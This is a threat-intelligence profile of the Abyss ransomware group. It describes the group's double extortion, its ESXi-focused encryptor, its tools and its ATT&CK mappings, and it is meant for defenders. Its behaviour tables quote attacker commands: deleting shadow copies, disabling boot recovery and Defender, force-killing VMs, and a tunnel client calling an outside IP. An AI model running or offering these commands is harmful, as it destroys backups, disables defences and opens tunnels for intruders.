blackpoint

THREAT PROFILE:

# Abyss Ransomware

# Table of Contents

# Executive Summary

### First Identified:
2023

### Operation style:
Unverified, likely a private operation.

### Extortion method:
Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

### Most frequently targeted industry:
- Consumer Non-Cyclicals
- Healthcare

### Most frequently targeted victim HQ region:
- United States, North America

### Known Associations:
- Babuk Ransomware
- HelloKitty Ransomware
- Infoleak222

**INITIAL ACCESS** → **PERSISTENCE** → **LATERAL MOVEMENT**

Valid accounts, external remote services, vulnerability exploitation, supply chain attacks, social engineering (MITRE ATT&CK: T1078, T1133, T1190, T1195, T1566)

Valid accounts, create accounts, create/modify system process, boot/logon autostart execution (MITRE ATT&CK: T1078, T1136, T1543, T1547)

Abuse of remote services, lateral tool transfer (MITRE ATT&CK: T1021, T1570)

# Description

Abyss (AKA Abyss Locker) ransomware operation has been active since, at least, March 2023 and participates in the double extortion method, where victims' data is stolen and leaked if the ransom demand is not paid. Abyss operates a Linux variant and focuses targeting on VMware ESXi instances.

The Abyss variant is based on the Babuk ransomware source code, while their encryption methods are similar to the HelloKitty ransomware method. The ransomware uses the ChaCha encryption method to encrypt files on the affected network.

The ransomware starts by creating a log file "work.log" to store the contents of the results from each step of the encryption process on disk. This file is held in the same directory of the running encryptor. The ransomware then checks to see if it can get to the "libcrypto.so" library – if so, it uses it to get the address of a symbol, "'EVP_MD_CTX_new." If not, the ransomware will display an error.

Prior to encryption, Abyss ransomware attempts to identify and kill each VM to allow for encryption. The ransomware uses all three shutdown options:

- "soft" attempts to gracefully shut down the VMs.
- "hard" shuts the VM down immediately without attempting to do so gracefully.
- "force" immediately shuts the VM down but may leave the instance in an unstable state. This command is used as a last resort.

The Abyss variant is based on the Babuk ransomware source code, while their encryption methods are similar to the HelloKitty ransomware method.


Once the ransomware shuts down the VMs, the ransomware attempts to find and log all VM files on the network. The ransomware then attempts to process all the directories, skipping file system directories. Once it does so, it recursively iterates through each directory using the "DirEnt" structure. When it finds a file, it checks the file against the list to determine if it is an extension to skip.

The ransomware attempts to use the "daemon" function call to detach the program from the controlling terminal. It does not change the std input, output, or error redirects. The sample then starts a new threat using the "pthread_create" call.

While Abyss is not as active as many other groups, the group remains a threat against organizations worldwide and will likely continue to deploy their ransomware payload over the next 12 months.


# Previous Targets: Abyss

## Previous Industry Targets from 01 Apr 2024 to 31 Mar 2025




# Previous Targets: Abyss

## Previous Victim HQ Regions from 01 Apr 2024 to 31 Mar 2025



# Data Leak Site: Abyss




*hxxp://3ev4metjirohtdpshsqlkrqcmxq6zu3d7obrdhglpy5jpbr7whmlfgqd[.]onion/*

# Known Exploited Vulnerabilities

## CVE-2021-20038 (CVSS: 9.8)

Stack-Based Buffer Overflow Vulnerability
Product Affected: SonicWall SMA 100 Applicance

# Associations: Abyss

## Abyss Locker

Alternate name for Abyss Ransomware variant.

## Babuk Ransomware

Abyss ransomware for Linux was derived from the Babuk source code and functions in a similar fashion. .

## HelloKitty Ransomware

Abyss ransomware's encryption features are similar to those in HelloKitty ransomware operations.

## Infoleak222

A user on the former Breached Forums that was observed posting leaks that aligned with the victims listed on the Abyss data leak site indicating that the user is connected to the Abyss ransomware operation.

# Known Tools: Abyss

| | |
|---|---|
| 3ware.sys | A system file associated with the 3ware RAID controller driver. Abyss operators have been reported to leverage this driver to disable endpoint protection controls. |
| auSophos.exe | An anti-virus killer Abyss operators have been reported to use for Defense Evasion purposes. |
| Amazon Web Services (AWS) | A comprehensive cloud computing platform offering a wide array of services, including compute, storage, databases, analytics, and more. Abyss operators have been reported to utilize AWS to send exfiltrated information to during reported attacks. |
| BackBlaze | A cloud storage and data backup company offering both a computer backup service for Macs and PCs and B2 Cloud Storage |
| bcdedit | A command line tool for managing Configuration Data; it can be used to create new stores, modify existing stores, and add boot menu options. |
| Chisel | A fast TCP/UDP tunnel, transported over HTTP, secured via SSH. It can be used to pass through firewalls and to provide a secure endpoint into a victim network. |
| cmd | A program used to execute commands on a Windows computer. |
| Impacket | An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols. |
| OpenSSH | A suite of secure networking utilities based on the Secure Shell protocol. It is a connectivity tool for remote login with the SSH protocol. |
| OpenSSL | A commercial grade open-source toolkit for the TLS protocol and is based on a full-strength general purpose cryptographic library. |
| ped.sys | A Process Explorer driver that Abyss operators have been reported to utilize for Defense Evasion purposes. |
| PowerShell | A task automation and configuration management program that includes a command-line shell and the associated scripting language. |

# Known Tools: Abyss

| | |
|---|---|
| PsExec | A utility tool that allows users to control a computer from a remote location. |
| Rclone | A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA. |
| Remcom | An open-source, redistributable utility providing the same remote management functions; it has been used to move laterally through a targeted network. |
| SophosAV.exe | An anti-virus killer Abyss operators have been reported to use for Defense Evasion purposes. |
| Task Manager | A task manager, system monitor, and startup manager included with Microsoft Windows systems. It allows a user to view the performance of the system. |
| UpdateDrv.sys | A driver from Zemana Anti-Logger that Abyss operators have been reported to use for Defense Evasion purposes to disable endpoint protection controls. |
| Veeam-Get-Creds.ps1 | An open-source PowerShell script that can be used to obtain passwords from Veeam Backup and Replication Credentials Manager instances. |
| VssAdmin | A Windows service that allows taking manual or automatic backup copies of computer files or volumes. |
| WinSW-x64.exe | An executable from the "Windows Service Wrapper in a permissive license" GitHub project that is designed to wrap and manage any application as a Windows service. |
| WMIC | A utility that provides a command-line interface for Windows Management Instrumentation. |
| wmihelper.exe | A backdoor reportedly used by the Abyss operators for persistence. |

# Observed Abyss Behaviors: Windows

| | |
|---|---|
| Execution | ControlService<br>ShellExecuteW<br>CreateThread<br>SetVolumeMountPointW |
| Persistence | bcdedit /set {default} recoveryenabled No<br>bcdedit /set {default} bootstatuspolicy IgnoreAllFailures<br>CreateFileW<br>OpenSCManagerA<br>OpenServiceA |
| Defense Evasion | vssadmin.exe delete shadows /all /quiet<br>wmic SHADOWCOPY DELETE<br>GetTickCount<br>TerminateProcess<br>OpenProcess<br>'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware' value to '1'. |
| Discovery | QueryServiceStatusEx<br>Buffer.dwCurrentState -1<br>CreateToolhelp32Snapshot<br>Process32FirstW<br>Process32NextW<br>GetSystemInfo<br>NetShareEnum<br>GetDriveTypeW<br>GetDriveTypeW<br>FindFirstFileW<br>FindNextFileW<br>GetTempPathW |
| Impact | CreateFileW<br>WriteFile<br>HKEY_CURRENT_USER\Control Panel\Desktop<br>RegOpenKeyExW<br>WallpaperStyle<br>TileWallpaper<br>RegSetValueExW<br>WhatHappened.txt - Ransom Note |

# Observed Abyss Behaviors: Linux

| | |
|---|---|
| Execution | Usage:%s [-m (5-10-20-25-33-50) -v -d] Start Path<br>m for mode or encryption percentage<br>v for verbose mode<br>/tmp/apache2 |
| Persistence | d for daemon<br>chmod +x /bin/apache2 |
| Privilege Escalation | sudo -i |
| Defense Evasion | esxcli vm process kill -t=force -w=%d<br>esxcli vm process kill -t=hard -w=%d<br>esxcli vm process kill -t=soft -w=%d<br>k for getting all VM instances and kill VMs using ESXi CLI<br>mv /tmp/apache2 /bin/apache2 |
| Discovery | esxcli vm process list<br>GetSharedLock<br>stat64 |
| Command and Control | chmod +x /tmp/apache2<br>nohup apache2 client 67.217.228.101:53 R:20004:socks g |
| Impact | e for encrypting VM Disks<br>pthread_create<br>RAND_bytes<br>EVP_EncryptInit_ex<br>EVP_EncryptUpdate<br>EC_KEY_new<br>EC_GROUP_new_curve_GFp |

# MITRE ATT&CK® Mappings: Abyss

| | |
|---|---|
| **Reconnaissance** | |
| T1593: Search Open Websites/Domains | |
| **Resource Development** | |
| T1586: Compromise Accounts | |
| **Initial Access** | |
| T1078: Valid Accounts | .003: Local Accounts |
| T1133: External Remote Services | |
| T1190: Exploit Public-Facing Application | |
| T1195: Supply Chain Compromise | |
| T1566: Phishing | .001: Spearphishing Attachment<br>.002: Spearphishing Link |
| **Execution** | |
| T1059: Command and Scripting Interpreter | .001: PowerShell<br>.003: Windows Command Shell<br>.004: Unix Shell |
| T1569: System Services | .002: Service Execution |
| **Persistence** | |
| T1078: Valid Accounts | |
| T1136: Create Account | .001: Local Account |

# MITRE ATT&CK® Mappings: Abyss

| | |
|---|---|
| **Persistence** | |
| T1543: Create or Modify System Process | .003: Windows Service |
| T1547: Boot or Logon Autostart Execution | .001: Registry Run Keys / Startup Folder<br>.009: Shortcut Modification |
| **Privilege Escalation** | |
| T1068: Exploitation for Privilege Escalation | |
| T1078: Valid Accounts | |
| T1547: Boot or Logon Autostart Execution | .001: Registry Run Keys / Startup Folder<br>.009: Shortcut Modification |
| T1548: Abuse Elevation Control Mechanism | .003: Sudo and Sudo Caching |
| **Defense Evasion** | |
| T1027: Obfuscated Files or Information | .001: Binary Padding |
| T1036: Masquerading | .005: Match Legitimate Name or Location |
| T1070: Indicator Removal | |
| T1078: Valid Accounts | |
| T1112: Modify Registry | |
| T1497: Virtualization/Sandbox Evasion | |
| T1548: Abuse Elevation Control Mechanism | .002: Bypass User Account Control |

# MITRE ATT&CK® Mappings: Abyss

| | |
|---|---|
| **Defense Evasion** | |
| T1562: Impair Defenses | .001: Disable or Modify Tools<br>.004: NTFS File Attributes |
| **Credential Access** | |
| T1003: OS Credential Dumping | .002: Security Account Manager |
| T1110: Brute Force | .001: Password Guessing |
| T1555: Credentials from Password Stores | |
| **Discovery** | |
| T1007: System Service Discovery | |
| T1016: System Network Configuration Discovery | .001: Internet Connection Discovery |
| T1018: Remote System Discovery | |
| T1046: Network Service Discovery | |
| T1057: Process Discovery | |
| T1082: System Information Discovery | |
| T1083: File and Directory Discovery | |
| T1120: Peripheral Device Discovery | |
| T1135: Network Share Discovery | |
| T1518: Software Discovery | .001: Security Software Discovery |

# MITRE ATT&CK® Mappings: Abyss

| | |
|---|---|
| **Lateral Movement** | |
| T1021: Remote Services | .001: Remote Desktop Protocol<br>.002: SMB/Windows Admin Shares |
| T1570: Lateral Tool Transfer | |
| **Collection** | |
| T1005: Data from Local System | |
| T1039: Data from Network Shared Drive | |
| T1074: Data Staged | |
| T1114: Email Collection | .001: Local Email Collection |
| **Command and Control** | |
| T1071: Application Layer Protocol | .001: Web Protocols |
| T1105: Ingress Tool Transfer | |
| T1219: Remote Access Software | |
| T1572: Protocol Tunneling | |
| **Exfiltration** | |
| T1020: Automated Exfiltration | |
| T1029: Scheduled Transfer | |
| T1041: Exfiltration Over C2 Channel | |

# MITRE ATT&CK® Mappings: Abyss

| Exfiltration | |
|---|---|
| T1537: Transfer Data to Cloud Account | |
| T1567: Exfiltration Over Web Service | .002: Exfiltration to Cloud Storage |
| **Impact** | |
| T1485: Data Destruction | |
| T1486: Data Encrypted for Impact | |
| T1489: Service Stop | |
| T1490: Inhibit System Recovery | |
| T1491: Defacement | |
| T1498: Network Denial of Service | |
| T1657: Financial Theft | |

# References


- BeforeCrypt (2024, January 18) “Unfathomable Depth: Unraveling the Abyss Ransomware.” https://www.beforecrypt.com/en/unfathomable-depth-unraveling-the-abyss-ransomware/
- Bleih, Adi (2024, February 29) Cyberint: “Into the Depths of Abyss Locker.” https://cyberint.com/blog/research/into-the-depths-of-abyss-locker/
- Gihon, Shmuel (2024, January 16) Cyberint: “Ransomware Trends Q4 2023 Report.” https://cyberint.com/blog/research/ransomware-trends-and-statistics-2023-report/
- Hive Pro (2025, February 12) “Abyss Locker Ransomware: A Growing Threat to Virtualized Environments.” https://hivepro.com/threat-advisory/abyss-locker-ransomware-a-growing-threat-to-virtualized-environments/
- Imano, Shunichi; Gutierrez, Fred (2024, February 26) Fortinet: “Ransomware Roundup – Abyss Locker.” https://www.fortinet.com/blog/threat-research/ransomware-roundup-abyss-locker
- Kallas, Alain (2023, October 07) “Navigating the Ransomware Abyss: Trends, Damages, and Proactive Measures.” https://www.linkedin.com/pulse/navigating-ransomware-abyss-trends-damages-proactive-measures-kallas/
- KL, Arun (2025, February 24) TheSecMaster: “Abyss Ransomware.” https://thesecmaster.com/blog/abyss-ransomware
- Kumar, Dheeraj; Chehreghani, Sina (2025, February) Securonix: “Securonix Threat Labs Monthly Intelligence Insights – February 2025.” https://www.securonix.com/blog/securonix-threat-labs-monthly-intelligence-insights-february-2025/
- See, Abigail; Hau, Zhongyuan (Aaron); et. al. (2025, February 04) Sygnia: “The Anatomy of Abyss Locker Ransomware Attack.” https://www.sygnia.co/blog/abyss-locker-ransomware-attack-analysis/
- SentinelOne (n.d.) “Abyss Locker.” https://www.sentinelone.com/anthology/abyss-locker/
- ShadowStackRE (2023, August 17) “Abyss Locker Ransomware.” https://www.shadowstackre.com/analysis/abysslocker
- SOCRadar (2024, September 02) “Dark Web Profile: Abyss Ransomware.” https://socradar.io/dark-web-profile-abyss-ransomware/


# Adversary Pursuit Group

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